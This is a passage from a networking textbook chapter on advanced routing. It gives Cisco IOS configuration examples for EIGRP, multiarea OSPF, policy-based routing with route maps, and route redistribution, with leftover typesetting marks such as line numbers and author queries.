This chapter expands on what was covered in Chapters 6 and 12. It includes some overlap to help reinforce the concepts while providing more depth than Chapter 6 and more focus on implementation than Chapter 12. Advanced routing topics include EIGRP, multiarea OSPF, advanced BGP, IPv6 routing, redistribution, tunneling such as Generic Routing Encapsulation (GRE) tunnels, Internet Protocol Security (IPSec) to include Internet Key Exchange version 2 (IKEv2), and policy-based routing (PBR) using route maps. At the end of the chapter, there are several challenging exercises that will reinforce what you have learned.

## EIGRP

This section builds on the information that was discussed in Chapter 6. It discusses the different ways that EIGRP can be tailored to include unicast neighbors, summarization, load balancing, EIGRP stub areas, and authentication. Table 14-1 describes useful commands for EIGRP.

*Table 14-1. EIGRP Commands*

| Command                                                                            | Description                                                                                                                                                                            |
|------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>neighbor</b> <i>neighbor_IP interface</i>                                       | Configures a unicast neighbor. It is useful on links where multicast isn't allowed.                                                                                                    |
| <b>ip summary-address eigrp</b> <i>as network subnet_mask [leak-map route_map]</i> | Interface command to advertise a summary address to neighbors. Optionally a leak map can be used to leak specific networks.                                                            |
| <b>variance</b> <i>variance_value</i>                                              | EIGRP command to set the maximum ratio between metrics to allow load balancing between paths. The alternate path still must be a feasible successor, regardless of the variance value. |
| <b>eigrp stub</b>                                                                  | EIGRP command to reduce the size of the query domain. When the EIGRP query domain is too large, routers can get stuck in active.                                                       |
| <b>distribute-list</b> <i>type in out [interface]</i>                              | Binds a prefix list, access list, or route map to EIGRP to filter routes.                                                                                                              |

## 13 Unicast

14 Normally, EIGRP neighbors send a multicast to IP address 224.0.0.10 to exchange routing updates. This  
 15 can be changed to a unicast address by configuring a specific neighbor to which the router can only send  
 16 unicast routing messages. The `neighbor` command can be used to implement this. The neighbor IP address  
 17 must be on the same subnet as a network on the router the `neighbor` command is entered. The interface the  
 18 neighbor is connected to also must be in the command:

```
19 Router(config)#router eigrp 1
20 Router(config-router)#neighbor 192.168.1.1 Ethernet0/0
```

## 21 Summarization

22 As mentioned in Chapter 6, EIGRP summarizes networks automatically according to their classful network.  
 23 Remember, you used the `no auto-summary` command to disable this. Now use Figure 14-1 to discuss the  
 24 `ip summary-address` command. The `summary` command is configured on a router interface to advertise a  
 25 summary address to EIGRP neighbors on that interface.

this figure will be printed in b/w




Figure 14-1. EIGRP diagram

The following is a summarization EIGRP configuration example:

```
27 Router1(config-router)#int e0/0
28 Router1(config-if)#ip address 10.10.10.1 255.255.255.252
29 Router1(config-if)#ip summary-address eigrp 1 0.0.0.0 0.0.0.0 !This line advertises a
30 default route out interface Ethernet 0/0.
31 Router1(config-if)#ip summary-address eigrp 1 172.16.1.0 255.255.252.0 !This line
32 advertises network 172.16.1.0/22 out interface Ethernet0/0.
```

Sometimes you don't want to advertise only the summary and still need to advertise some specific routes in the summary network. To accomplish this, you can add a leak map to the summary address command. The leak map will leak prefixes that are matched by a route map:

```
36 Router1(config)#access-list 1 permit 172.16.1.128 0.0.0.127
37 then we will create a route-map matching this access-list
38 Router1(config)#route-map R1-2 permit
39 Router1(config-route-map)#match ip add 1
40 Router1(config-route-map)#exit
41 Router1(config)#interface eth0/0
42 Router1(config-if)#ip address 10.10.10.1 255.255.255.252
43 Router1(config-if)#ip summary-address eigrp 1 172.16.1.0 255.255.252.0 leak-map R1-2
```

## Load Balancing 44

EIGRP automatically provides support for equal cost routes for load balancing. Thirty-two equal cost paths are supported. Let's look at unequal cost load balancing now. The `variance` command is used to enable unequal cost load balancing: 45  
46  
47

```
Router1(config)#router eigrp 1 48
Router1(config-router)#variance 2 49
Router1(config-router)#variance ? 50
<1-128> Metric variance multiplier 51
```

The `variance` command multiplies the best metric by the value provided, and all paths with a lower metric than this value will be used for load balancing. The load balancing will depend on the actual ratio between the EIGRP metrics. For the purposes of loop prevention, a path must be a feasible successor to be used in load balancing. 52  
53  
54  
55

AU2

A simple way to influence EIGRP is to modify the delay on interfaces. The interface command, `delay 10`, will change the delay value that is used in EIGRP calculations. If you have two equal interfaces and you want to prefer one over the other, adjust the delay until you get the load balancing ratio you want. Don't forget to set the `variance` command to allow the ratio you are trying to achieve by modifying delay. 56  
57  
58  
59

## EIGRP Stub 60

If you have a large number of routers in your network, the queries could cause a large amount of latency. Stub routing can be used to limit EIGRP queries. Routers that only have one point of entry into the network do not need to be queried. By default, stub routers receive all routes but only advertise their connected and summary routes. A stub router tells its neighbors that it is a stub, and then its neighbors will not query that router. The `eigrp stub` command is used to configure a stub router: 61  
62  
63  
64  
65

```
Router1(config-router)#eigrp stub ? 66
connected Do advertise connected routes 67
leak-map Allow dynamic prefixes based on the leak-map 68
receive-only Set receive only neighbor 69
redistributed Do advertise redistributed routes 70
static Do advertise static routes 71
summary Do advertise summary routes 72
<cr> 73
```

As you can see from the output of the `eigrp stub ?` command, you can change the default nature of stub routing to connected, leak map, receive-only, redistributed, static, or summary. 74  
75

## Traffic Engineering with EIGRP 76

Route maps can be applied to routing protocols such as EIGRP to filter routes or to change metrics. This is useful when you need to modify the default behavior of the routing protocol. 77  
78

In EIGRP, distribute lists are used to apply route maps or access lists to updates. Distribute lists can be applied either inbound or outbound. When applied in an inbound direction, distribute lists filter or update before they are added to the routing process database. When distribute lists are applied in an outbound direction, updates are filtered when they are advertised to neighbor routers. 79  
80  
81  
82

83       The following example uses a basic access list with a distribute list to filter 10.0.0.0/8 networks from  
 84 incoming updates. You could also use a route map or a prefix list. If you want to limit the scope of the  
 85 distribute list, you can also specify the interface, as follows:

```
86 Router1(config)#access-list 1 deny 10.0.0.0 0.0.0.255
87 Router1(config)#access-list 1 permit any
88 Router1(config)#router eigrp 1
89 Router1(config-router)#distribute-list ?
90 <1-199> IP access list number
91 <1300-2699> IP expanded access list number
92 WORD Access-list name
93 gateway Filtering incoming address updates based on gateway
94 prefix Filter prefixes in address updates
95 route-map Filter prefixes based on the route-map
96 Router1(config-router)#distribute-list 1 in Ethernet 0/0
```

97       When you want to change the metric of a prefix, offset lists are useful in EIGRP. Offset lists work by  
 98 adding to the EIGRP metric. This is useful when you want to influence EIGRP by making one path less  
 99 attractive. To use an offset list, specify the access list to match prefixes, and then set the direction and offset,  
 100 and optionally set the interface:

AU3

```
101 Router1(config-router)#offset-list ?
102 <0-99> Access list of networks to apply offset (0 selects all networks)
103 <1300-1999> Access list of networks to apply offset (extended range)
104 WORD Access-list name

105 Router1(config-router)#offset-list 1 ?
106 in Perform offset on incoming updates
107 out Perform offset on outgoing updates

108 Router1(config-router)#offset-list 1 in ?
109 <0-2147483647> Offset

110 Router1(config-router)#offset-list 1 in 100 Ethernet 0/0
```

## 111 Authentication

112 Authentication is not used by default with EIGRP. EIGRP cannot use plain cleartext authentication. In legacy  
 113 configuration mode, EIGRP can only authenticate packets using an MD5 hash created from a preconfigured  
 114 and shared password. EIGRP authenticates each packet using the hash, and if the hash does not match, then  
 115 the packet is dropped.

116       Here are steps to configure EIGRP authentication:

- 117       • Configure a key chain.
- 118       • Configure a key in the created key chain.
- 119       • Configure the password for that key.
- 120       • Enable authentication and configure an interface with the key chain.

Let's show an example authentication configuration:

```

Router1(config)#key chain test
Router1(config-keychain)#key 1
Router1(config-keychain-key)#key-string test1
Router1(config-keychain-key)#int e0/0
Router1(config-if)#ip authentication mode eigrp 1 md5
Router1(config-if)#ip authentication key-chain eigrp 1 test

Router2(config)#key chain test
Router2(config-keychain)#key 1
Router2(config-keychain-key)#key-string test1
Router2(config-keychain-key)#int e0/0
Router2(config-if)#ip authentication mode eigrp 1 md5
Router2(config-if)#ip authentication key-chain eigrp 1 test

```


## Multiarea and Advanced OSPF

This section builds on the OSPF information that was discussed in Chapter 6. Now let's discuss multiarea OSPF and other advanced OSPF configurations, such as summarization, stubby and not so stubby areas, virtual links, and authentication. Table 14-2 contains useful OSPF commands and their description.

**Table 14-2.** OSPF Commands

| Command                                        | Description                                                               |
|------------------------------------------------|---------------------------------------------------------------------------|
| <b>area area_num range network subnet_mask</b> | Configures summarization between OSPF areas.                              |
| <b>summary-address network subnet_mask</b>     | Interface command to advertise OSPF summaries to other routing protocols. |
| <b>area area_num stub</b>                      | Configures an OSPF area as a stub.                                        |
| <b>area area_num virtual-link peer_ip</b>      | Configures a virtual link over an area to a peer ABR.                     |

Figure 14-2 is used to explain multiarea OSPF.



**Figure 14-2.** OSPF diagram

139 In single-area OSPF, all routers belong to a single OSPF area. This can lead to a lot of LSAs being  
 140 processed on all routers. Figure 14-2 displays that large OSPF topologies can be broken down into multiple  
 141 areas. By breaking routers into different areas, now all routers do not have to maintain the same LSA  
 142 database, and they only need to have one for their own areas. This significantly reduces router memory  
 143 overhead and limits LSDB calculations to changes only within the router’s area. A sample multiarea OSPF  
 144 configuration is shown using Figure 14-3.

this figure will be printed in b/w




Figure 14-3. OSPF diagram 2

145 The following provides a multiarea OSPF configuration example:

```

146 Router3(config)#router ospf 1
147 Router3(config-router)#network 172.16.1.1 0.0.0.3 area 0
148 Router3(config-router)#network 172.16.3.1 0.0.0.3 area 1

149 Router4(config)#router ospf 1
150 Router4(config-router)#network 172.16.1.0 0.0.0.3 area 0
151 Router4(config-router)#network 172.16.2.0 0.0.0.3 area 2

152 Router5(config)#router ospf 1
153 Router5(config-router)#network 172.16.2.0 0.0.0.3 area 2
154 Router5(config-router)#network 172.16.3.0 0.0.0.3 area 1

```

## 155 Summarization

156 Sometimes the size of your networks’ routing tables can become very large. Not only are routing tables  
 157 large but the OSPF process may cause routers to use a high amount of CPU and memory resources. OSPF  
 158 allows you to summarize routes between OSPF areas on your ABRs using the **area [area number] range**  
 159 command. To advertise a route, an interface within the summary network must be active on the router.

The following command advertises subnet 192.168.1.0/24 from Area 0 as a type 3 LSA. The use of this type of summary will reduce the size of the link-state database in neighboring areas:

```
Router1(config-router)#area 0 range 192.168.1.0 255.255.255.0
```

When summarizing to other routing protocols, you use the **summary-address** command. This will provide external routing protocols a summary of OSPF networks at the Autonomous System Border Router (ASBR) and will reduce the size of their databases:

```
Router1(config-router)#summary-address 192.168.1.0 255.255.0.0
```

## OSPF Stub

Configuring stub routers is another way that you can reduce the routing table and advertisements in an area. When a router is configured as a stub, its ABR drops all type 5 routes and replaces them with a default route. Creating a totally stubby router will limit routing information even more as all type 5 and type 3 routes are dropped and replaced with a default route. Area 0 cannot be a stub area and cannot include an ASBR. To configure a stub area, use the **area stub** command:

```
Router1(config-router)#area 2 stub ?
no-ext-capability Do not send domain specific capabilities into stub area
no-summary Do not send summary LSA into stub area
<cr>
```

To configure a totally stubby area, use the **area stub** command with **no-summary**:

```
Router1(config-router)#area 2 stub no-summary
```

Another form of stub area is a not so stubby area (NSSA) and is similar to a stub area but allows an ASBR within an area. Configure an NSSA with the **area nssa** command. ABRs do not send a default route into an NSSA. The **default-information-originate** command can be used to create the default route:

```
Router1(config-router)#area 2 nssa ?
default-information-originate Originate Type 7 default into NSSA area
no-ext-capability Do not send domain specific capabilities into
 NSSA
no-redistribution No redistribution into this NSSA area
no-summary Do not send summary LSA into NSSA
translate Translate LSA
<cr>
```

```
Router1(config-router)#area 2 nssa
```

## Cost Manipulation

OSPF has a default reference bandwidth of 100 Mbps. This means that a 100 Mbps link has a cost of 1 and a 1 Gbps link also has a cost of 1. To modify this behavior, you can use the **auto-cost reference-bandwidth** command. In the following example, you have a 10 Mbps link. With the default reference bandwidth, the cost is 10. When you increase the reference bandwidth to 10 Gbps, the metric jumps to 1000:

```

196 Router1#show ip ospf interface brief
197 Interface PID Area IP Address/Mask Cost State Nbrs F/C
198 Et0/1 1 0 192.168.12.1/24 10 BDR 1/1
199 Et0/0 1 0 192.168.13.1/24 10 BDR 1/1
200 Router1# conf t
201 Router1(config)#router ospf 1
202 Router1(config-router)#auto-cost reference-bandwidth ?
203 <1-4294967> The reference bandwidth in terms of Mbits per second
204 Router1(config-router)#auto-cost reference-bandwidth 10000
205 % OSPF: Reference bandwidth is changed.
206 Please ensure reference bandwidth is consistent across all routers.
207 Router1(config-router)#do show ip ospf inter br
208 Interface PID Area IP Address/Mask Cost State Nbrs F/C
209 Et0/1 1 0 192.168.12.1/24 1000 BDR 1/1
210 Et0/0 1 0 192.168.13.1/24 1000 BDR 1/1
211 Router1(config-router)#

```

If you only want to influence a single interface, you can manually set the cost for that interface. Take caution during cost manipulation as you may get unfavorable results. In this example, you override the cost for Ethernet0/1, so it is less preferred than Ethernet0/0:

```

215 Router1(config-router)#int eth0/1
216 Router1(config-if)#ip ospf cost 2000
217 Router1(config-if)#do show ip ospf int br
218 Interface PID Area IP Address/Mask Cost State Nbrs F/C
219 Et0/1 1 0 192.168.12.1/24 2000 BDR 1/1
220 Et0/0 1 0 192.168.13.1/24 1000 BDR 1/1

```

## OSPF Virtual Link

OSPF requires all routers to have a connection to Area 0, and Area 0 must be contiguous. A virtual link must be used to connect areas to Area 0 when a router does not have a connection to Area 0. The transit area—Area 1 in the following example—cannot be a stub area.

Use the network shown in Figure 14-4 to configure a virtual link.

this figure will be printed in b/w




Figure 14-4. OSPF diagram virtual link



In Figure 14-4, you can see that Area 2 is not directly connected to Area 0, so you configure a virtual link between Router1 and Router2: 226  
227

```
Router1(config)#int loopback1 228
Router1(config-if)#ip address 172.16.1.1 255.255.255.255 229
Router1(config-if)#int e0/0 230
Router1(config-if)#ip address 10.10.10.1 255.255.255.252 231
Router1(config-if)#int e0/1 232
Router1(config-if)#ip address 192.168.1.1 255.255.255.252 233
Router1(config-if)#router ospf 1 234
Router1(config-router)#network 192.168.1.0 0.0.0.255 area 0 235
Router1(config-router)#network 10.10.10.0 0.0.0.3 area 1 236
Router1(config-router)#area 1 virtual-link 172.16.1.2 237
```

```
Router2(config)#int loopback1 238
Router2(config-if)#ip address 172.16.1.2 255.255.255.255 239
Router2(config-if)#int e0/0 240
Router2(config-if)#ip address 10.10.10.2 255.255.255.252 241
Router2(config-if)#int e0/1 242
Router2(config-if)#ip address 10.10.10.5 255.255.255.252 243
Router2(config-if)#router ospf 1 244
Router2(config-router)#network 10.10.10.4 0.0.0.3 area 2 245
Router2(config-router)#network 10.10.10.0 0.0.0.3 area 1 246
Router2(config-router)#area 1 virtual-link 172.16.1.1 247
```

```
Router3(config)#int loopback1 248
Router3(config-if)#ip address 172.16.1.3 255.255.255.255 249
Router3(config-if)#int e0/0 250
Router3(config-if)#ip address 10.10.10.6 255.255.255.252 251
Router3(config-if)#router ospf 1 252
Router3(config-router)#network 10.10.10.4 0.0.0.3 area 2 253
```

To check the status of a virtual link, use the **show ip ospf virtual-links** command: 254

```
Router2#sh ip ospf virtual-links 255
Virtual Link OSPF_VL0 to router 172.16.1.1 is up 256
 Run as demand circuit 257
 DoNotAge LSA allowed. 258
 Transit area 1, via interface Ethernet0/0 259
Topology-MTID Cost Disabled Shutdown Topology Name 260
 0 10 no no Base 261
Transmit Delay is 1 sec, State POINT_TO_POINT, 262
Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5 263
Hello due in 00:00:04 264
```

```
Router1#sh ip ospf virtual-links 265
Virtual Link OSPF_VL1 to router 172.16.1.2 is up 266
 Run as demand circuit 267
 DoNotAge LSA allowed. 268
 Transit area 1, via interface Ethernet0/0 269
```

```

270 Topology-MTID Cost Disabled Shutdown Topology Name
271 0 10 no no Base
272 Transmit Delay is 1 sec, State POINT_TO_POINT,
273 Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
274 Hello due in 00:00:02
275 Adjacency State FULL (Hello suppressed)
276 Index 1/2, retransmission queue length 0, number of retransmission 0
277 First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
278 Last retransmission scan length is 0, maximum is 0
279 Last retransmission scan time is 0 msec, maximum is 0 msec

```

## 280 Authentication

281 To secure OSPF, authentication can be configured on the router. By default, there is no authentication, and  
 282 OSPF presents two authentication options: plaintext and MD5. The following example will show a plaintext  
 283 authentication configuration:

```

284 Router1(config)#int e0/0
285 Router1(config-if)#ip ospf authentication-key simple
286 Router1(config-if)#ip ospf authentication
287 Router1(config-if)#router ospf 1
288 Router1(config-router)#area 1 authentication

```

289 The following example will show an MD5 authentication configuration using the key string “secure”:

```

290 Router1(config)#int e0/0
291 Router1(config-if)#ip ospf message-digest-key 1 md5 secure
292 Router1(config-if)#ip ospf authentication message-digest
293 Router1(config-if)#router ospf 1
294 Router1(config-router)#area 1 authentication message-digest

```

## 295 Policy-Based Routing Using Route Maps

296 Sometimes you need to control exactly which paths are chosen for your network. You can use route maps to  
 297 optimize routing. Route maps are like programs that use if/then/else statements. Traffic is matched against  
 298 certain conditions based on sequence numbers. Table 14-3 is a route map command table. We are covering  
 299 route maps and policy-based routing before BGP as these concepts are used heavily in this protocol.

**Table 14-3.** Route Map Command Overview

| Command                                                                                                                                                                                                                                                                                                                                                                                                                                  | Description                                                                                                                                                                                                                          |                                                      |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------|
| <b>route-map</b> <i>name</i> { <b>permit</b>   <b>deny</b> } <i>sequence_number</i>                                                                                                                                                                                                                                                                                                                                                      | Creates a route map entry with a specified sequence number. If a sequence number is not provided, the default is to start at 10 and then count up by 10s. If permit or deny is not specified, it defaults to permit.                 | t3.1<br>t3.2<br>t3.3<br>t3.4<br>t3.5<br>t3.6<br>t3.7 |
| <b>match</b> [ <b>additional-paths</b>   <b>as-path</b>   <b>clns</b>   <b>community</b>   <b>extcommunity</b>   <b>interface</b>   <b>ip</b>   <b>ipv6</b>   <b>length</b>   <b>local-preference</b>   <b>mdt-group</b>   <b>metric</b>   <b>mpls-label</b>   <b>policy-list</b>   <b>route-type</b>   <b>rpki</b>   <b>source-protocol</b>   <b>tag</b> ]                                                                              | Command used in a route map sequence configuration to set the criteria. If match criteria are not used in a sequence, it effectively matches anything.                                                                               | t3.8<br>t3.9<br>t3.10<br>t3.11                       |
| <b>set</b> [ <b>as-path</b>   <b>automatic-tag</b>   <b>clns</b>   <b>comm-list</b>   <b>community</b>   <b>dampening</b>   <b>default</b>   <b>extcomm-list</b>   <b>extcommunity</b>   <b>global</b>   <b>interface</b>   <b>ip</b>   <b>ipv6</b>   <b>level</b>   <b>local-preference</b>   <b>metric</b>   <b>metric-type</b>   <b>mpls-label</b>   <b>origin</b>   <b>tag</b>   <b>traffic-index</b>   <b>vrf</b>   <b>weight</b> ] | Command used in a route map sequence configuration to set the action if the criteria are met. The action must be relevant to the protocol that is using the route map.                                                               | t3.12<br>t3.13<br>t3.14<br>t3.15<br>t3.16            |
| <b>continue</b> { <i>sequence</i> }                                                                                                                                                                                                                                                                                                                                                                                                      | By default, a route map stops processing once a match is found. The continue command allows for continued processing after a match. If a sequence number is not supplied, the continue command defaults to the next route map entry. | t3.17<br>t3.18<br>t3.19<br>t3.20<br>t3.21            |
| <b>ip policy route-map</b> <i>NAME</i>                                                                                                                                                                                                                                                                                                                                                                                                   | Interface configuration command to bind a route map to an interface.                                                                                                                                                                 | t3.22<br>t3.23                                       |
| <b>ip local policy route-map</b> <i>NAME</i>                                                                                                                                                                                                                                                                                                                                                                                             | Global configuration command to bind a route map globally.                                                                                                                                                                           | t3.24<br>t3.25                                       |

There is almost no limit to what can be controlled with route maps. In the following example, you create a route-map named local\_map. You can set a route map sequence to either permit or deny. The default is permit, and unless the sequence is specified, it will start at 10 and then count by tens:

```
Router(config)#route-map local_map
!We specify what access-list to match as are if statement.
Router(config-route-map)#match ?
 additional-paths BGP Add-Path match policies
 as-path Match BGP AS path list
 clns CLNS information
 community Match BGP community list
 extcommunity Match BGP/VPN extended community list
 interface Match first hop interface of route
 ip IP specific information
 ipv6 IPv6 specific information
 length Packet length
 local-preference Local preference for route
 mdt-group Match routes corresponding to MDT group
 metric Match metric of route
 mpls-label Match routes which have MPLS labels
 policy-list Match IP policy list
```

```

320 route-type Match route-type of route
321 rpki Match RPKI state of route
322 source-protocol Match source-protocol of route
323 tag Match tag of route

324 Router(config-route-map)#match ip address ?
325 <1-199> IP access-list number
326 <1300-2699> IP access-list number (expanded range)
327 WORD IP access-list name
328 prefix-list Match entries of prefix-lists

```

329 If a condition is met, then you use the set action to adjust settings such as the local preference or weight  
 330 of a route. If you have a route map line without a condition, it will match on anything:

```

331 Router(config-route-map)#set ?
332 as-path Prepend string for a BGP AS-path attribute
333 automatic-tag Automatically compute TAG value
334 global Set to global routing table
335 interface Output interface
336 ip IP specific information
337 ipv6 IPv6 specific information
338 level Where to import route
339 local-preference BGP local preference path attribute
340 metric Metric value for destination routing protocol
341 metric-type Type of metric for destination routing protocol
342 origin BGP origin code
343 tag Tag value for destination routing protocol
344 weight BGP weight for routing table

```

345 You can also set next hop addresses, which is one way you control routing:

```

346 Router(config-route-map)#set ip next-hop ?
347 A.B.C.D IP address of next hop
348 dynamic application dynamically sets next hop
349 encapsulate Encapsulation profile for VPN nexthop
350 peer-address Use peer address (for BGP only)
351 recursive Recursive next-hop
352 self Use self address (for BGP only)
353 verify-availability Verify if nexthop is reachable

```

354 Route maps can be used to filter based on route types, source or next hop of the packet, or even route  
 355 tags. Route maps can match on access lists, which increases the power of an access list. Originally, access  
 356 lists were used only to permit or deny packets from traversing an interface. When used with route maps, you  
 357 can use them to change the flow of traffic based on the access list matches.

358 PBR uses route maps to control routing, as seen in the following example:

```

359 Router(config)#access-list 1 permit host 192.168.2.2
360 Router(config)#route-map PBR permit 5
361 Router(config-route-map)#match ip address 1
362 Router(config-route-map)#set ip next-hop 192.168.1.2
363 Router(config-route-map)#int e0/0
364 Router(config-if)#ip policy route-map PBR

```

In this example, you created a PBR route map that matches traffic on access list 1, and the policy routes it to a next hop address of 192.168.1.2. The policy is applied to interface Ethernet0/0. All traffic passing through Ethernet0/0 is evaluated against the route map you created.

The value of route maps is not limited to static routing. You can also use route maps to influence the decisions of dynamic routing protocols. As you delve further into EIGRP, OSPF, and BGP, you address route maps as they pertain to those protocols.

## Redistribution

Redistribution is the process of incorporating routes from other routing protocols into another routing protocol. Let's say you have a router running OSPF and BGP and you need the routes learned via OSPF to be advertised in BGP and then the routes of OSPF be redistributed into BGP. Static and connected routes can also be redistributed into a dynamic routing protocol.

For most routing protocols, before redistributing routes, you should first configure a metric that the routing protocol will assign to routes that have been redistributed. Next, you need to use the **redistribute** command to redistribute routes. Routes that have been redistributed into the new protocol become external routes, if the receiving protocol supports the attribute. You should also ensure that the routes are in the routing table showing that they are from the redistributed protocol. If a prefix is learned by a routing protocol or is configured statically, but does not make it into the routing table, it will not be redistributed. It also won't be redistributed if it is in the routing table but it wasn't put there by the redistributed protocol. This might be the case if there are several routing protocols on a router but you aren't redistributing all of them.

You can redistribute routes from the following sources:

- *Static routes*: These are routes that have been entered manually.
- *Connected routes*: These are routes that are in the routing table due to a connected interface on a router.
- *Dynamically learned routes*: These are routes that have been learned via a dynamic routing protocol.

Table 14-4 displays redistribution commands that you will use.

**Table 14-4. Redistribution Commands**

| Command                                                                                                 | Description                                                                                                                                                                                                                       |
|---------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>redistribute</b> [ <i>protocol</i> ]<br>{ <i>metric metric</i> } { <i>route-map route_map_name</i> } | Command used in a routing process instance to redistribute routes from another routing protocol. The routes can be filtered or changed using a route map. If a metric is not supplied, the default metric is used.                |
| <b>default-metric</b> [ <i>metric</i> ]                                                                 | RIP and EIGRP do not have implicit default metrics. If you are redistributing anything other than static or connected into RIP or EIGRP, you must either configure a default metric or configure a metric in each redistribution. |
| <b>redistribute maximum-prefix</b> <i>max_prefix</i>                                                    | OSPF allows us to set a maximum number of prefixes that will be redistributed into the OSPF process. This will prevent the OSPF database from getting too large but can cause other issues when prefixes are ignored.             |

In the following sections, overviews of redistribution for RIP, EIGRP, OSPF, and BGP are discussed. In the later sections on advanced routing, a few more topics relevant to redistribution are introduced.

## 393 RIP Redistribution Overview

394 Let's begin with RIP. The **redistribute** command can be used to redistribute routes into RIP:

```

395 Router1(config)#router rip
396 Router1(config-router)#redistribute ?
397 bgp Border Gateway Protocol (BGP)
398 connected Connected
399 eigrp Enhanced Interior Gateway Routing Protocol (EIGRP)
400 isis ISO IS-IS
401 iso-igrp IGRP for OSI networks
402 lisp Locator ID Separation Protocol (LISP)
403 mobile Mobile routes
404 odr On Demand stub Routes
405 ospf Open Shortest Path First (OSPF)
406 ospfv3 OSPFv3
407 rip Routing Information Protocol (RIP)
408 static Static routes

```

```

409 Router1(config-router)#redistribute eigrp 1

```

410 This command redistributes EIGRP routes from process 1 into RIP. The metric is not supplied, so  
 411 it will use the default metric. If a default metric hasn't been configured, it will default to infinite when  
 412 redistributing dynamic routing protocols. RIP's default metric is 1 when redistributing static or connected  
 413 routes. It is best practice when redistributing a routing protocol into another to specify a metric or route  
 414 map; else, if you have a duplicate route, the router may have issues preferring a route.

415 The metric command is used to assign a metric for redistributed routes:

```

416 Router1(config-router)#redistribute static metric ?
417 <0-16> Default metric
418 transparent Transparently redistribute metric

```

## 419 EIGRP Redistribution Overview

420 The configuration for redistribution in EIGRP is very similar to RIP:

```

421 Router1(config)#router eigrp 1
422 Router1(config-router)#redistribute ?
423 bgp Border Gateway Protocol (BGP)
424 connected Connected
425 eigrp Enhanced Interior Gateway Routing Protocol (EIGRP)
426 isis ISO IS-IS
427 odr On Demand stub Routes
428 ospf Open Shortest Path First (OSPF)
429 ospfv3 OSPFv3
430 rip Routing Information Protocol (RIP)
431 static Static routes

```

Just like RIP, a metric needs to be supplied, but the metric in EIGRP is more robust. Remember, by default, EIGRP uses the bandwidth and delay values for all links in the path as a metric. When redistributing routes into EIGRP, you have to specify the metric. You use the `default-metric` command or specify the metric for each `redistribute` command. The allowed metric values are

- *Bandwidth*: 1–4,294,967,295 (Kbps)
- *Delay*: 0–4,294,967,295 (in 10 microsecond units)
- *Reliability metric*: 0–255 (0 is 0% reliable and 255 is 100% reliable)
- *Effective bandwidth metric*: 1–255 (0 is 0% loaded and 255 is 100% loaded)
- *Maximum Transmission Unit (MTU) metric of the path*: 1–4,294,967,295

Even though the MTU option was never implemented in EIGRP, it is still required in the redistribution command. Similarly, even though reliability is not used by default, it still must be configured. Many administrators simply use 1s for all the values in the redistribution, because the metric as it comes into EIGRP doesn't matter in their environment. With the introduction of wide metrics, this causes a problem. In the case of wide metrics, redistributing with all 1s will result in an unusable metric.

Redistributed routes are external routes, and they will have a higher administrative distance (AD) than internal routes to EIGRP. External routes are advertised with an AD of 170, while internal EIGRP had an AD of 90.

The following examples show two ways to set the metric. In both examples, the throughput is 50 Mbps and 50 microseconds of delay. In the first example, the metric is set as the default. In this case, the metric doesn't need to be specified with the redistribution line:

```
Router1(config-router)#default-metric 50000 5 255 2 1400
```

AU4

The metric can also be set as follows:

```
Router1(config-router)#redistribute ospf 1 metric 50000 5 255 2 1400
```

The metric values of an interface can be seen by typing the `show interface` command. This can give you a general idea of the metrics that you should use:

```
Router1#sh int e0/0
Ethernet0/0 is up, line protocol is up
Hardware is AmdP2, address is aabb.cc00.0100 (bia aabb.cc00.0100)
Internet address is 10.10.10.1/30
MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
reliability 255/255, txload 1/255, rxload 1/255
```

You can see the MTU, bandwidth, delay, and reliability values of the interface. The delay is shown in microseconds; but when specifying the delay, you must use 10 microsecond units, meaning a delay of 50 microseconds would be specified as a delay of 5.

When redistributing OSPF routes, you can limit the type of routes that are injected into EIGRP:

```
Router1(config-router)#redistribute ospf 1 match ?
external Redistribute OSPF external routes
internal Redistribute OSPF internal routes
nssa-external Redistribute OSPF NSSA external routes
```

471 You can choose to only redistribute external routes as seen in the following and even redistribute based  
 472 on the type of external route. This can help with optimizing redistribution and avoiding loops:

```
473 Router1(config-router)#redistribute ospf 1 match external ?
474 1 Redistribute external type 1 routes
475 2 Redistribute external type 2 routes
476 external Redistribute OSPF external routes
477 internal Redistribute OSPF internal routes
478 metric Metric for redistributed routes
479 nssa-external Redistribute OSPF NSSA external routes
480 route-map Route map reference
481 <cr>
```

482 Redistribution of RIP has fewer options. To redistribute RIP routes into EIGRP, use the **redistribute rip**  
 483 command. Remember that the metric is only necessary if a default metric isn't supplied:

```
484 Router1(config-router)#redistribute rip metric 50000 5 255 2 1400
```

## 485 OSPF Redistribution Overview

486 Just like RIP and EIGRP, routes can be redistributed into OSPF using the **redistribute** command. Unlike  
 487 RIP and EIGRP, OSPF will supply a default metric. Like EIGRP, OSPF can differentiate between internal and  
 488 external routes. However, OSPF handles it differently than EIGRP. EIGRP changes the administrative distance  
 489 for external routes. OSPF keeps the administrative distance the same but marks the routes as external.

490 It also has a few more options to better control redistribution.

```
491 Router1(config)#router ospf 1
492 Router1(config-router)#redistribute ?
493 bgp Border Gateway Protocol (BGP)
494 connected Connected
495 eigrp Enhanced Interior Gateway Routing Protocol (EIGRP)
496 isis ISO IS-IS
